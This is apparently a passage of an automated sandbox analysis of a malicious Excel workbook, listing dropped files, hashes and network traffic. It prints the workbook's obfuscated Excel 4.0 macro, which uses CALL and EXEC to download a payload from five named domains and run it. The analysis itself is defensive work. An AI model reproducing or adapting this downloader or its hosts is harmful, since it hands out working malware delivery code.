Encrypted:	false
SSDEEP:	12:85Q0XNcLgXg/XAlCPCHaXtB8XzB/oPUsxX+WnicvbVbDtZ3YiIMMEpxRljKVTdJU:853NK/XTd6jytYeFDv3q8rNru/
MD5:	ADAA11F5477E217D89FE1276B7B4DF31
SHA1:	73C4A6FF57F2AEF1A2829D6C9C5D7B18F1029386
SHA-256:	F16FD70438671887819B69CC1339ECCA391B78744FB4AA530888C6521912F2B2
SHA-512:	5A01857EF32BA4DFBDCA84600867709F9287D5C00E9306D62B60A87F3A3A9F8D73E3AE26C7A9112B7693EADDB10B0EECCE18367B8435BE319FA5860AEEE5504F
Malicious:	false
Preview:	L.....F.....7G..u..7.+..u..7.+... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R...Desktop.d.....QK.X.R.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\910646\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....910646.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1245492889.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Apr 7 16:55:37 2021, atime=Wed Apr 7 16:55:38 2021, length=185344, window=hide
Category:	dropped
Size (bytes):	2118
Entropy (8bit):	4.535357653734618
Encrypted:	false
SSDEEP:	48:8/3/XT0jFa4tRitU8Qh2/3/XT0jFa4tRitU8Q/:8//XojFaSGU8Qh2//XojFaSGU8Q/
MD5:	47C7590884F78400BB263A71C493D9D8
SHA1:	90C93F3C61B70B65CB0502E2EF3B996649B16E07
SHA-256:	EAFAC668BB1A633FE299BDFF5859A9BD5FA5CD0DDEC45C188824EA9A0D77717B
SHA-512:	BF5BA6DA53AA997F42F801F20A61C3CF069E4C33596353F7E0F650E11C6F3E05DE6901E74EEA53461661F1BE7CAEEB3D4C0737A0697419B6DDB3DC73E2C2789
Malicious:	false
Preview:	L.....F.... ...lV...{..u..7.+.....7.+.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....R.. .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.2.4.5.4.9.2.8.8.9...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\910646\Users.user\Desktop\document-1245492889.xls.....\....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.2.4.5.4.9.2.8.8.9...x.l.s.....:..,LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....910646.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	110
Entropy (8bit):	4.81906300856618
Encrypted:	false
SSDEEP:	3:oyBVomMY9LRMcXf6p5oZELRMcXf6p5omMY9LRMcXf6p5ov:dj6Y9L8SEL86Y9L8y
MD5:	D2AF0D62D75E6CE864E75765FCF0AA3D
SHA1:	32AAE53E47D7E027E1240B2C39129F6001D4FAD5
SHA-256:	8CFA902A46D50CCDBD04EC7C62CCF4D2F5BC05297ADCD89241209C044920FEFA
SHA-512:	EE8FBA4DE54B84EBDD12ED4ED39A14B9B34BD2BB4C947E6C16E0659DEA7ACDC07BD2E2A252A26A2B994EAD7A8613A71BF584D4DDFD024D3DCF45F4498FBD1D4F
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1245492889.LNK=0..document-1245492889.LNK=0..[xls]..document-1245492889.LNK=0..

C:\Users\user\Desktop\EDCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	234340
Entropy (8bit):	5.681180533619061
Encrypted:	false
SSDEEP:	3072:CbmxIEudkLee/DPPjwwm+D17+DXPbmxIEudkLeG:/IEudkLee7nvD1qDXIIEudkLeG
MD5:	EA7F4AD655E501AC7BBCDB3967275D9E

C:\Users\user\Desktop\EDCE0000	
SHA1:	81829B1A969FB1FCDF97AB3D8DADA9865EB899F3
SHA-256:	9723784C3A4FD7DDFA5EEE186EFE907C995310121C7BD0CC536F1270970CE824
SHA-512:	21078C0A632CC732927BE0F2FDD3B3769F23108987C9DBA42B6F45725FB16E0EFBDCCB6F94029964C5AEB7E7E8FE299CAB14B8A7F0F0C8DC24E031C111A26CA
Malicious:	false
Preview:	.....g2.....\.p.... B.....a.....=.....=.....i..9!.8.....X.@. .....".....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1..... ..A.r.i.a.l.1.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1...,...8.....A.r.i.a.l.1.....8..... .....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....>.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....?.....A.r.i.a.l.1...h..8.....C.a.m.b.r.i.a.1.....A.r.i.a.l.1.....

C:\Users\user\fikftkm.thj	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7614
Entropy (8bit):	5.643196429180972
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJcf:QJvVGaRF8I80
MD5:	116091ED739B7E0F1AD7F819560A0602
SHA1:	C30A527A2A5F25BC1A63359CAD76A8BAB67CB4FB
SHA-256:	0445F0A98A263C472AE1C8D8E28275AFEA1BDDD7692746AA5286097B311B29B1
SHA-512:	83F16BCA5EA4062470B8807912F10B6D743C2DEF2261B4E16098EA8FC1DCB6692CBBD4C6870F27408422B75A3CDCD46A3856AB2162177ED2386D4B8188C122E
Malicious:	**true**
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\fikftkm.thj2	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	129731
Entropy (8bit):	5.747848755116591
Encrypted:	false
SSDEEP:	1536:tm15JsYYm3GCVS7ZicTJzRVd620ZmB9RMli0msUdqZEACW4jySTLW:eLsacThRVd6pmBPM07vYZEA4/W
MD5:	9BDF7C3BDB07C77AB4AE0BECC716B6D0
SHA1:	C5B2ED793BCFE4D96B2CE93B202B2F551AFB8C87
SHA-256:	4106E859C225B6FED690E1640CC98E4808E1FF7C5CB041C18493996B04805E48
SHA-512:	117EFAABE33020EE1C14924D1FB19FE57F2DE6E3FEAB007F3B9A1179314795851885000D0B50854CD7D2D85003D00AB313BB662D02571BC4C834FAA25E636021
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L....f`.....!... .....ko.....d.....code..... ..` .data...d.....@..@.data.....@....rdata... ....."....data.....@..... ....

C:\Users\user\fikftkm.thj3	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7624
Entropy (8bit):	5.642596381720329
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJf0:QJvVGaRF8I80
MD5:	190F2D4BCDE1E366EAAB903C29C7A699
SHA1:	346D44A0619C97AA226EF52F146F9A133F4DCAAF
SHA-256:	20C2D643754869BA5763DDC6289A0FADBBF2DE81236F1F80B7FA3588B14F6EBB
SHA-512:	AB3C39F0B6A07F798E9546FA882BE0D850F88337DFBFBF7A797A67B43CC1EA8718C842619E4FE169FD3A6FE270C39866F6B4DBB0187612B2840A6474D0E26BB
Malicious:	false

C:\Users\user\fikftkm.thj3	
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Apr 1 10:53:30 2021, Security: 0
Entropy (8bit):	5.512375299027175
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1245492889.xls
File size:	184832
MD5:	e30c71417d7675c13ca725d3bb4172eb
SHA1:	80350061fb497c3fc79ac2cd4f8a315aceae412e
SHA256:	05d2f75e43502476f32925c3f8ca82245c4f5433c4d405779e6fd178cd37ea13
SHA512:	4f2f96126cc2bde21292a0ac85ffa04799915f57750356bf1957313b7c353efc469172362ba66691b7417553a3e7eca1e14c8ad75462ce524da8041d785aa641
SSDEEP:	1536:4PrixIEudkLeXf1D5XUY//wBf8orsYwbKynDLmAMo5VjP2/zaUv:4PmxIEudkLeXPD/PjYwe2DMo3S/7
File Content Preview:	.....>.....g.....d...e...f.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1245492889.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00

Summary	
Last Saved Time:	2021-04-01 09:53:30
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.354263933307
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . . D o c 3 . . . . . D o c 1 . . . . . D o c 2 . . . . W o r k s h e e t s . . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 b0 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.251653152424
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . & . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 173850

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	173850
Entropy:	5.72116035247
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . 9 . 8 . . . . X . @ . . . . " . . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 04 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code


```
,,,,,,,,,,,,,,,,,,,,=CHAR(85),,,,=CHAR(74),,=CHAR(114),,=CHAR(44),,,,,,=CHAR(82),,,,=CHAR(74),,=CHAR(117),,=CHAR(68),,,,,,=CHAR(76),,,,=CHAR(67),,=CHAR(110),,=CHAR(108),,,,,,=CHAR(77),,,,=CH
AR(67),,=CHAR(100),,=CHAR(108)"="""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""=ROMAN(7.85678564725478E+27,423)=""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&
""=LOG(742343642785237000000,4235327)=""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""=ODD(7.42425845234725E+25)",,,,,,=CHAR(111),,,,=CHAR(66),,=CHAR(108),,=CHAR(82),,
,,,,=CHAR(110),,,,=CHAR(66),,=CHAR(108),,=CHAR(101),,,,,,,,,,,,=CHAR(51),,=CHAR(103),,,,,,,,,,,,,,=CHAR(105),,,,,,,,,,,,,,=CHAR(115),,,,,,,,,,,,,,=CHAR(116)"=""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&""""""&
```

```
""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&
""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&"
"&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&'
"""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&'
"""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&"'
&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&"'
""&""""&""""&""""&""""&""""&""""&""""=CALL(""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&D
oc3!AL9&Doc3!AL10&Doc3!AL11&Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc
3!A100&Doc1!A200&Doc1!C200,Doc1!E201,0,0)",,,,,,,,,,,,,=CHAR(101)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10
&Doc3!AL11&Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A201
&Doc1!C201,Doc1!E201&""1"",0,0)",,,,,,,,,,,,,=CHAR(114)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10&Doc3!AL11&
Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A202&Doc1!C202,D
oc1!E201&""2"",0,0)",,,,,,=CHAR(40+45),,,,,,,,=CHAR(83)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10&Doc3!AL11&
Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A203&Doc1!C203,D
oc1!E201&""3"",0,0)",,,,,,=CHAR(22+60),,,,,,,,=CHAR(101)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10&Doc3!AL11
&Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A204&Doc1!C204,
Doc1!E201&""4"",0,0)",,,,,,=CHAR(6+70),,,,,,,,=CHAR(114)=Doc1!H206(),,,,,,,,,,,,,,=CHAR(118),,,,,,,,,,,,,,=CHAR(101),,,,,,,,,,,,,,=CHAR(114),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,h,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,,,,,,,vts.us.com/ds/0104.,,gif,,,,,,,mundotecnologiasolar.com/ds/0104.,,gif,,..\fikftkm.thj,,,,,accesslinksgroup.com/ds/0104.,,gif,,,,,,,ponchokhana.com/ds/0104.,,gif,,,,,,,comosairdoburaco.com.br/ds/0104.,,gif
,,,,,,,,,,,,,,,,,,,,,,,,"=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(
7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC
(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.
PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,4
2)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)
=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(784254289324
2350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(27845245247
8923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842
542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278
452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRE
CISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=T
RUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEI
LING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350
000,42)=TRUNC(278452452478923,425)=EXEC(Doc2!CE2&Doc2!CE3&Doc2!CE4&Doc2!CE5&Doc2!CE6&Doc2!CE7&Doc2!CE8&""2 ""&before.2.198.0.sheet!E201&Doc2!CG2&Doc2!CG3&Doc2!CG4&
Doc2!CG5&Doc2!CG6&Doc2!CG7&Doc2!CG8&Doc2!CG9&Doc2!CG10&Doc2!CG11&Doc2!CG12&Doc2!CG13&Doc2!CG14&Doc2!CG15&Doc2!CG16&Doc2!CG17&Doc2!CG18&Doc2!CG19)=CEILING.
PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)",,,,,,,,,"=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(78425428932435
0000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(27845245247892
3,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542
893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452
452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECIS
E(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRU
NC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILIN
G.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000
,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(784254
```

Network Behavior

Network Port Distribution



Total Packets: 57

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:56:01.579391956 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:01.723526001 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:01.723622084 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:01.732597113 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:01.877059937 CEST	443	49165	207.174.213.126	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:56:01.879154921 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:01.879179001 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:01.879266024 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:01.879318953 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:01.879334927 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:01.879381895 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:01.879406929 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:01.884533882 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:01.884634018 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:01.933315992 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:02.085320950 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:02.085558891 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.120690107 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.270613909 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.270771027 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.270812988 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.270863056 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.271159887 CEST	49165	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.272412062 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.417540073 CEST	443	49165	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.417576075 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.417686939 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.418366909 CEST	49167	443	192.168.2.22	207.174.213.126
